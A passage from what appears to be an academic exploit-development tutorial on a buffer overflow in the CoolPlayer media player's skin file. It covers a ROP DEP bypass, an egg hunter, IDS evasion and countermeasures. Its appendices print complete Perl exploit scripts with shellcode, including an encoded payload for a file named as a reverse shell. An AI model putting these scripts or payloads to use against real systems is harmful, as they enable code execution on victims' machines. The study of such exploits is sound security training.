88	0x77c112a6	: "retn"	{PAGE_EXECUTE_READ}	[msvcrt.dll]	ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:
89	0x77c112aa	: "retn"	{PAGE_EXECUTE_READ}	[msvcrt.dll]	ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:

Figure S - Memory Addresses

For the case of this tutorial, we will use the memory address “0x77c11110”. As the distance to the EIP is known, it is possible to create a test script to verify the address. This can be done by using breakpoints in immunity and editing the crasher script. The edited crasher script can be seen in Figure T. To test the script, breakpoints will need to be used in immunity, to set this up press ctrl+G, type the address, in this case, its “0x77c11110” and run the program.

```

1  my $file= "skinCrashROP.ini";
2  my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
3
4  my $junk1 = "\x41" x 1053;
5
6  my $eip .=pack('V', 0x77c11110);
7
8  my $buffer .= "BBBB";
9
10
11 open($FILE,">$file");
12 print $FILE $header.$junk1.$eip.$buffer;
13 close($FILE);

```

Figure T - Accurate Crasher Script

As can be seen in Figure U, the exploit now points to the memory location “0x77c11110” and is trying to return the “BBBB” value present in the script. This is where the ROP chain that mona created will go. The chain that will be used is the “VirtualAlloc()” chain, this can be found in appendix F. This chain makes the stack executable, and to prove this, we will use the calculator shellcode from before. Before the chain is implemented into the script, however, it must be converted to Perl, as mona doesn’t export Perl ROP chains.

```

0010FB0C 41414141 AAAA
0010FB10 0044471E AGD, 1902471.0044471E
0010FB14 41414141 AAAA
0010FB18 77C11110 >>+w <&KERNEL32.HeapValidate>
0010FB1C 42424242 BBBB
0010FB20 00111000 .>>.

```

Figure U - Memory Location

The final script can be found in appendix G and when executed will result in the program crashing, as the ROP chain gets bypasses DEP. The stack can also be seen in Figure V.

```

0011FB10 0044471E AGD, 1902471.0044471E
0011FB14 41414141 AAAA
0011FB18 77C11110 >>+w <&KERNEL32.HeapValidate>
0011FB1C 77C31620 >+w msvert.77C31620
0011FB20 77C31620 >+w msvert.77C31620
0011FB24 77C46E97 >+w msvert.77C46E97
0011FB28 FFFFFFFF
0011FB2C 77C127E1 >+w msvert.77C127E1
0011FB30 77C127E5 >+w msvert.77C127E5
0011FB34 77C40ED4 >+w msvert.77C40ED4
0011FB38 20FE1467 gq
0011FB3C 77C4EB80 >+w msvert.77C4EB80
0011FB40 77C58FBC >+w msvert.77C58FBC
0011FB44 77C4DEBF >+w msvert.77C4DEBF
0011FB48 20FE04A7 gq
0011FB4C 77C4EB80 >+w msvert.77C4EB80
0011FB50 77C14001 >+w msvert.77C14001
0011FB54 77C47A36 >+w msvert.77C47A36
0011FB58 77C47A42 >+w msvert.77C47A42
0011FB5C 77C332DA >+w msvert.77C332DA
0011FB60 77C2AACC >+w msvert.77C2AACC
0011FB64 77C21D16 >+w msvert.77C21D16
0011FB68 77C1110C >+w <&KERNEL32.VirtualAlloc>
0011FB6C 77C12DF9 >+w msvert.77C12DF9
0011FB70 77C35524 >+w msvert.77C35524
0011FB74 6851C931 1f0h
0011FB78 636C6163 calc
0011FB7C 93C7B854 T0A0
0011FB80 D0FF77C2 >+w $
0011FB84 CCCCCC00 .fff

```

Figure V - DEP stack

2.6 EGG HUNTER

The purpose of developing an exploit to utilize egg-hunter shellcode is to avoid the creation of large amounts of shellcode and to create smaller more condensed shellcode. The egg hunter works by defining a tag which is then searched for, within the memory, and defines the beginning of another section of shellcode, as can be seen in Figure W. The technique of egg hunter shellcode is especially useful when the buffer size is too small to fit the desired exploit.




Figure W - Egg Hunter

To develop an exploit that utilizes the shellcode technique, another copy of the Perl script will need to be created. Since the EIP and all other relative information can be carried over, the first stage is creating an egg hunter. To do this attach the media player to the immunity debugger and run it. Once it's running, execute the mona command seen in figure X.




Figure X - Mona egg

This command will create an egg hunter which can be seen in the "Log data" window, this can also be seen in Figure Y. Alongside this, the full output can be seen in the immunity debugger file, as mona creates a txt file.




Figure Y - Egg Hunter Shellcode

Before this will then be added into the copied Perl script, it must go be converted into alpha_upper. To do this the tool MSFencode is used. This is a module of Metasploit and is contained within the default Kali Linux install. The MSFencode command can be seen below;

```
Msfencode -e x86/alpha_upper -I eggfile.bin -t perl
```

Once converted, the output can be added to the Perl script, along with the calculator shellcode, the script should look like what can be seen in Figure Z.

```

1 my $file= "skinCrashEgg.ini";
2 my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
3
4 my $junk1 = "\x41" x 1053;
5
6 my $eip = pack('V',0x7C86467B);
7
8 my $nopslide = "\x90" x 16;
9
10 my $egghunter = "\x89\xe0\xda\xc0\xd9\x70\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x52";
11
12 my $nop2 = "\x90" x 200;
13
14 my $swoot = "w00tw00t";
15
16 my $shellcode = "\x31\xC9".
17     "\x51".
18     "\x68\x63\x61\x6C\x63".
19     "\x54".
20     "\xB8\xC7\x93\xC2\x77".
21     "\xFF\xD0";
22
23 open($FILE,">$file");
24 print $FILE $header.$junk1.$eip.$nopslide.$egghunter.$nop2.$swoot.$shellcode;
25 close($FILE);
26
27

```

Figure Z - Egg hunter With Calculator

When this is executed, the calculator application will execute and can be seen in Figure AA and found in Appendix H.




Figure AA - Calculator

3 DISCUSSION

3.1 INTRUSION DETECTION SYSTEMS

Intrusion Detection Systems, also known as IDS, is a system, can be either a physical device or a software application, which monitors network traffic looking for potential malicious activity (What is an intrusion detection system? How an IDS spots threats, 2021). There are several types of IDS', however, the most common classes are:

- Network Intrusion Detection Systems (NIDS)
- Host-Based Intrusion Detection Systems (HIDS)

NIDS' are used to analyses network traffic, when it enters the network, looking for potentially malicious activity or content, whereas HIDS' monitor the system, looking at the core operating system and the files that are critical for the machine to run.

3.2 EVADING IDS

IDS are massively beneficial to any organization's security, as they give an added layer of protection to both the hosts within the network and the network itself. However, like many cybersecurity defenses, it is possible to evade these systems. Some of the typical evasion techniques are fragmentation, encryption, Denial of Service, and poly/metamorphic shellcode.

3.2.1 Fragmentation

Due to the User Datagram Protocol (UDP) protocol suite not requiring receiving verification, computers are required to be able to receive fragmented and possibly out-of-order data. This however can be utilized by attackers, who can fragment an attack. This can evade NIDS systems as the incoming data will have a different signature to that of a known attack, allowing it to get through. Alongside this, each fragmented part isn't an attack, allowing it to be passed through the NIDS. This is visualized in Figure BB.




Figure BB -Packet Fragmentation

3.2.2 Encryption

For a NIDS system to function, it needs to inspect each packet, and determine if its malicious or not. During the creation of exploits, encryption is normally done through an encoder. The purpose of an encoder is to remove NULL values from the shellcode, as these would inhibit its execution. As well as this, using VPN tunnels, the NIDS wouldn't be able to analyze the data as it would be contained within an encrypted tunnel.

3.2.3 Denial of Service

Due to NID systems having to analyze all the incoming packets to a network, it is possible to overwhelm the bandwidth of the system. This would require massive amounts of data and for the attacker to slip the malicious packets through while it's overwhelmed.

3.2.4 Poly/Metamorphic Shellcode

Polymorphic code is defined as self-modifying code, which can mutate while keeping the integrity of the code intact. Polymorphic code was initially developed to avoid anti-viruses pattern recognition detection. This technique can be used to hide the shellcode from anti-virus software, where the detection system is based on pattern recognition. It does this by constantly mutating the shellcode to avoid detection this is visualized in Figure CC.




Figure CC - Polymorphic shellcode

Metamorphic shellcode is similar to polymorphic, however is more powerful as it is capable of reprogramming itself while keeping the functionality the same (What is polymorphic shell code and what can it do?, 2021). This is done by the code converting itself to pseudo-code, and then translating itself to functional code after that. This, like polymorphic code, aids in the avoidance of pattern recognition.

3.3 BUFFER OVERFLOW COUNTERMEASURES

3.3.1 Secure code

The most common reason for a buffer overflow vulnerability being present within an application is due to it being developed with vulnerable code. This vulnerability occurs when the developer doesn't check the length of the data submitted by the user, allowing them to bypass the intended buffer size. By implementing verification for the length of the data the user inputs will mitigate the risks of a buffer overflow vulnerability being present.

3.3.2 Data Execution Prevention

During the report, a buffer overflow exploit was created for the media player while DEP was enabled. As mentioned previously within the tutorial, DEP highlights certain memory locations as non-executable, mitigating the risk of a low-skill buffer overflow attack. However as demonstrated earlier within the tutorial, it is possible to create a buffer overflow exploit with DEP enabled, however, it is a lot more challenging and mitigated all the low skill exploits.

3.3.3 Address Space Layout Randomization

As mentioned previously, in section 1.4, ASLR, is a technique used to mitigate the risk of buffer overflow attacks. ASLR periodically moves the memory addresses within the stack, making it much more difficult for a potential exploit to be successful. This is visualized in Figure DD.




Figure DD - ASLR

3.4 TUTORIAL OUTCOME

The outcome of this paper was to develop an exploit to prove that the media player was vulnerable to a buffer overflow attack, through the upload of a file and the skin's functionality of the application. Alongside this an advanced exploit was developed, to demonstrate the risks that buffer overflow attacks present. The exploit was adapted to utilize the technique of egg hunter shellcode. Finally, an exploit was developed to work around the protections in place against buffer overflows, in the form of ROP chaining.

3.5 FUTURE WORK

To further develop the exploit, future work can be done with ROP chains, as the exploit wasn't successful. The program merely crashed, and the shellcode didn't execute. Alongside this, an advanced exploit can be developed to utilize ROP chains. This would require a further dive into the systems' DLL and config files. In addition, the development of a polymorphic shellcode attack could be investigated and explored.

The concept of egg hunter shellcode was explored; however, this can be added to, through the development of omelet egg hunting. This is like egg hunter shellcode, but with multiple instances of it being present.

REFERENCES PART 1

Techterms.com. 2021. Buffer Definition. [online] Available at: <<https://techterms.com/definition/buffer>> [Accessed 8 May 2021].

ieeexplore.ieee.org. 2021. Buffer overflows: attacks and defenses for the vulnerability of the decade. [online] Available at: <<https://ieeexplore.ieee.org/abstract/document/821514>> [Accessed 8 May 2021].

Docs.microsoft.com. 2021. Data Execution Prevention - Win32 apps. [online] Available at: <<https://docs.microsoft.com/en-us/windows/win32/memory/data-execution-prevention>> [Accessed 8 May 2021].

Immunityinc.com. 2021. Immunity Debugger. [online] Available at: <<https://www.immunityinc.com/products/debugger/>> [Accessed 8 May 2021].

Kali Linux. 2021. Kali Linux. [online] Available at: <<https://www.kali.org>> [Accessed 8 May 2021].

Openbsd.org. 2021. MagicPoint presentation foils. [online] Available at: <<https://www.openbsd.org/papers/ven05-deraadt/index.html>> [Accessed 8 May 2021].

Metasploit. 2021. Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit. [online] Available at: <<https://www.metasploit.com>> [Accessed 8 May 2021].

Offensive-security.com. 2021. MSF Venom. [online] Available at: <<https://www.offensive-security.com/metasploit-unleashed/msfvenom/>> [Accessed 8 May 2021].

Ollydbg.de. 2021. OllyDbg v1.10. [online] Available at: <<https://www.ollydbg.de>> [Accessed 8 May 2021].

CSO Online. 2021. What is an intrusion detection system? How an IDS spots threats. [online] Available at: <<https://www.csoonline.com/article/3255632/what-is-an-intrusion-detection-system-how-an-ids-spots-threats.html>> [Accessed 8 May 2021].

Dan Vogel's Virtual Classrooms. 2021. What is polymorphic shell code and what can it do?. [online] Available at: <<https://mywebclasses.wordpress.com/2014/07/17/what-is-polymorphic-shell-code-and-what-can-it-do/>> [Accessed 8 May 2021].

APPENDICES

APPENDIX A – CRASHER SCRIPT

```
my $file= "skinCrashNew.ini";  
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
```

```
my $junk1 = "\x41" x 1250;
```

```
open($FILE,">$file");  
print $FILE $header.$junk1;  
close($FILE);
```

APPENDIX B – PATTERN CRASHER

```
my $file= "skinCrashNew.ini";  
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
```

```
my $junk1 =  
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5  
Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1  
Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7  
Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3  
Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9  
An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5  
Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1  
As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7  
Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3  
Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9  
Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5  
Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1  
Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7  
Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3  
Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9  
Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5  
Bp";
```

```
open($FILE,">$file");  
print $FILE $header.$junk1;  
close($FILE);
```

APPENDIX C – ACCURATE CRASHER SCRIPT

```
my $file= "skinCrashNew.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";

my $junk1 = "\x41" x 1053;

my $eip = "BBBB";

open($FILE,">$file");
print $FILE $header.$junk1.$eip;
close($FILE);
```

APPENDIX D – CALCULATOR SCRIPT

```
my $file= "skinCrashNew.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";

my $junk1 = "\x41" x 1053;

my $eip = pack('V',0x7C86467B);

my $nopslide = "\x90" x 50;

my $shellcode = "\x31\xC9".
"\x51".
"\x68\x63\x61\x6C\x63".
"\x54".
"\xB8\xC7\x93\xC2\x77".
"\xFF\xD0";

open($FILE,">$file");
print $FILE $header.$junk1.$eip.$nopslide.$shellcode;
close($FILE);
```

APPENDIX E – ADVANCED EXPLOIT

```
my $file= "skinRevShell.ini";  
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
```

```
my $junk1 = "\x41" x 1053;
```

```
my $eip = pack('V',0x7C86467B);
```

```
my $nopslide = "\x90" x 16;
```

```
my $shellcode = "\x89\xe7\xda\xd5\xd9\x77\xf4\x5d\x55\x59\x49\x49\x49\x49"  
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56"  
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41"  
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42"  
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a"  
"\x48\x4b\x32\x33\x30\x35\x50\x45\x50\x53\x50\x4c\x49\x4d"  
"\x35\x36\x51\x39\x50\x45\x34\x4c\x4b\x36\x30\x50\x30\x4c"  
"\x4b\x31\x42\x34\x4c\x4c\x4b\x31\x42\x35\x44\x4c\x4b\x34"  
"\x32\x57\x58\x34\x4f\x58\x37\x51\x5a\x46\x46\x36\x51\x4b"  
"\x4f\x4e\x4c\x57\x4c\x35\x31\x43\x4c\x53\x32\x36\x4c\x57"  
"\x50\x4f\x31\x38\x4f\x34\x4d\x55\x51\x48\x47\x4d\x32\x5a"  
"\x52\x56\x32\x51\x47\x4c\x4b\x50\x52\x54\x50\x4c\x4b\x31"  
"\x5a\x47\x4c\x4c\x4b\x30\x4c\x54\x51\x32\x58\x4b\x53\x37"  
"\x38\x35\x51\x38\x51\x56\x31\x4c\x4b\x31\x49\x37\x50\x33"  
"\x31\x49\x43\x4c\x4b\x57\x39\x34\x58\x4a\x43\x56\x5a\x57"  
"\x39\x4c\x4b\x46\x54\x4c\x4b\x35\x51\x49\x46\x46\x51\x4b"  
"\x4f\x4e\x4c\x59\x51\x48\x4f\x54\x4d\x53\x31\x58\x47\x57"  
"\x48\x4b\x50\x43\x45\x4b\x46\x44\x43\x53\x4d\x4c\x38\x57"  
"\x4b\x33\x4d\x51\x34\x34\x35\x4a\x44\x36\x38\x4c\x4b\x36"  
"\x38\x47\x54\x43\x31\x38\x53\x33\x56\x4c\x4b\x44\x4c\x30"  
"\x4b\x4c\x4b\x56\x38\x35\x4c\x53\x31\x39\x43\x4c\x4b\x35"  
"\x54\x4c\x4b\x53\x31\x48\x50\x4b\x39\x37\x34\x31\x34\x36"  
"\x44\x51\x4b\x51\x4b\x33\x51\x56\x39\x31\x4a\x56\x31\x4b"  
"\x4f\x4d\x30\x31\x4f\x31\x4f\x50\x5a\x4c\x4b\x32\x32\x5a"  
"\x4b\x4c\x4d\x51\x4d\x33\x58\x46\x53\x46\x52\x35\x50\x43"  
"\x30\x42\x48\x33\x47\x54\x33\x36\x52\x51\x4f\x50\x54\x53"  
"\x58\x50\x4c\x44\x37\x56\x46\x44\x47\x4b\x4f\x58\x55\x48"  
"\x38\x5a\x30\x45\x51\x35\x50\x35\x50\x36\x49\x48\x44\x46"  
"\x34\x46\x30\x45\x38\x56\x49\x4d\x50\x42\x4b\x33\x30\x4b"  
"\x4f\x59\x45\x30\x50\x30\x50\x30\x50\x56\x30\x31\x50\x56"  
"\x30\x31\x50\x30\x50\x45\x38\x4b\x5a\x44\x4f\x39\x4f\x4d"  
"\x30\x4b\x4f\x4e\x35\x4d\x47\x53\x5a\x45\x55\x53\x58\x4f"  
"\x30\x49\x38\x45\x51\x4b\x4e\x52\x48\x44\x42\x53\x30\x32"  
"\x31\x31\x4d\x4c\x49\x5a\x46\x53\x5a\x54\x50\x56\x36\x30"  
"\x57\x55\x38\x5a\x39\x4f\x55\x52\x54\x55\x31\x4b\x4f\x48"
```

```

"\x55\x4b\x35\x39\x50\x42\x54\x54\x4c\x4b\x4f\x30\x4e\x34" .
"\x48\x32\x55\x5a\x4c\x32\x48\x4a\x50\x4e\x55\x39\x32\x31" .
"\x46\x4b\x4f\x38\x55\x53\x58\x55\x33\x52\x4d\x43\x54\x45" .
"\x50\x4b\x39\x4a\x43\x30\x57\x36\x37\x50\x57\x46\x51\x4a" .
"\x56\x53\x5a\x45\x42\x56\x39\x36\x36\x4a\x42\x4b\x4d\x35" .
"\x36\x49\x57\x30\x44\x57\x54\x47\x4c\x33\x31\x53\x31\x4c" .
"\x4d\x31\x54\x36\x44\x52\x30\x48\x46\x53\x30\x31\x54\x36" .
"\x34\x56\x30\x36\x36\x31\x46\x31\x46\x50\x46\x46\x36\x30" .
"\x4e\x46\x36\x51\x46\x30\x53\x51\x46\x55\x38\x33\x49\x48" .
"\x4c\x57\x4f\x4d\x56\x4b\x4f\x4e\x35\x4d\x59\x4b\x50\x50" .
"\x4e\x50\x56\x30\x46\x4b\x4f\x36\x50\x43\x58\x45\x58\x4c" .
"\x47\x35\x4d\x45\x30\x4b\x4f\x58\x55\x4f\x4b\x5a\x50\x58" .
"\x35\x59\x32\x51\x46\x52\x48\x49\x36\x4a\x35\x4f\x4d\x4d" .
"\x4d\x4b\x4f\x39\x45\x47\x4c\x53\x36\x53\x4c\x45\x5a\x4d" .
"\x50\x4b\x4b\x4b\x50\x44\x35\x43\x35\x4f\x4b\x51\x57\x54" .
"\x53\x44\x32\x42\x4f\x33\x5a\x45\x50\x46\x33\x4b\x4f\x38" .
"\x55\x41\x41";

```

```

open($FILE,">$file");
print $FILE $header.$junk1.$eip.$nopslide.$shellcode;
close($FILE);

```

APPENDIX F – ROP CHAIN

```

# rop chain generated with mona.py - www.corelan.be
rop_gadgets =
[
    #[--INFO:gadgets_to_set_esi:---]
    0x102474f2, # POP EAX # RETN [MSVCRTD.dll]
    0x77c1110c, # ptr to &VirtualAlloc() [IAT msvcrt.dll]
    0x77e82d1c, # MOV EAX,DWORD PTR DS:[EAX] # RETN [RPCRT4.dll]
    0x763cc3d8, # XCHG EAX,ESI # RETN [comdlg32.dll]
    #[--INFO:gadgets_to_set_ebp:---]
    0x77c02c32, # POP EBP # RETN [VERSION.dll]
    0x1a473720, # & push esp # ret [urlmon.dll]
    #[--INFO:gadgets_to_set_ebx:---]
    0x77eed7ae, # POP EAX # RETN [RPCRT4.dll]
    0xffffffff, # Value to negate, will become 0x00000001
    0x7ca82222, # NEG EAX # RETN [SHELL32.dll]
    0x77f301e4, # XCHG EAX,EBX # RETN [GDI32.dll]
    #[--INFO:gadgets_to_set_edx:---]
    0x77c3b860, # POP EAX # RETN [msvcrt.dll]
    0xa2f7ca75, # put delta into eax (-> put 0x00001000 into edx)
    0x77c31556, # ADD EAX,5D08458B # RETN [msvcrt.dll]
    0x7472511f, # XCHG EAX,EDX # RETN [MSCTF.dll]
    #[--INFO:gadgets_to_set_ecx:---]

```

```

0x10247034, # POP EAX # RETN [MSVCRTD.dll]
0xffffffff0, # Value to negate, will become 0x00000040
0x76ca267a, # NEG EAX # RETN [IMAGEHLP.dll]
0x7e4462ed, # XCHG EAX,ECX # RETN [USER32.dll]
#[---INFO:gadgets_to_set_edi:---]
0x10218152, # POP EDI # RETN [MSVCRTD.dll]
0x7ca82224, # RETN (ROP NOP) [SHELL32.dll]
#[---INFO:gadgets_to_set_eax:---]
0x1a41011f, # POP EAX # RETN [urlmon.dll]
0x90909090, # nop
#[---INFO:pushad:---]
0x77e33da2, # PUSHAD # RETN [ADVAPI32.dll]
].flatten.pack("V*")

```

```

return rop_gadgets

```

APPENDIX G – ROP CHAIN SCRIPT

```

my $file= "skinCrashROPTTest.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";

my $junk1 = "\x41" x 1053;

my $eip = pack('V',0x77c11110);

#$buffer .= pack('V',--INFO:gadgets_to_set_esi:---]
my $buffer .= pack('V',0x102474f2); # POP EAX # RETN [MSVCRTD.dll]
$buffer .= pack('V',0x77c1110c); # ptr to &VirtualAlloc() [IAT msvcrt.dll]
$buffer .= pack('V',0x77e82d1c); # MOV EAX;DWORD PTR DS:[EAX] # RETN [RPCRT4.dll]
$buffer .= pack('V',0x763cc3d8); # XCHG EAX;ESI # RETN [comdlg32.dll]
#$my $buffer .= pack('V',--INFO:gadgets_to_set_ebp:---]
$buffer .= pack('V',0x77c02c32); # POP EBP # RETN [VERSION.dll]
$buffer .= pack('V',0x1a473720); # & push esp # ret [urlmon.dll]
#$my $buffer .= pack('V',--INFO:gadgets_to_set_ebx:---]
$buffer .= pack('V',0x77eed7ae); # POP EAX # RETN [RPCRT4.dll]
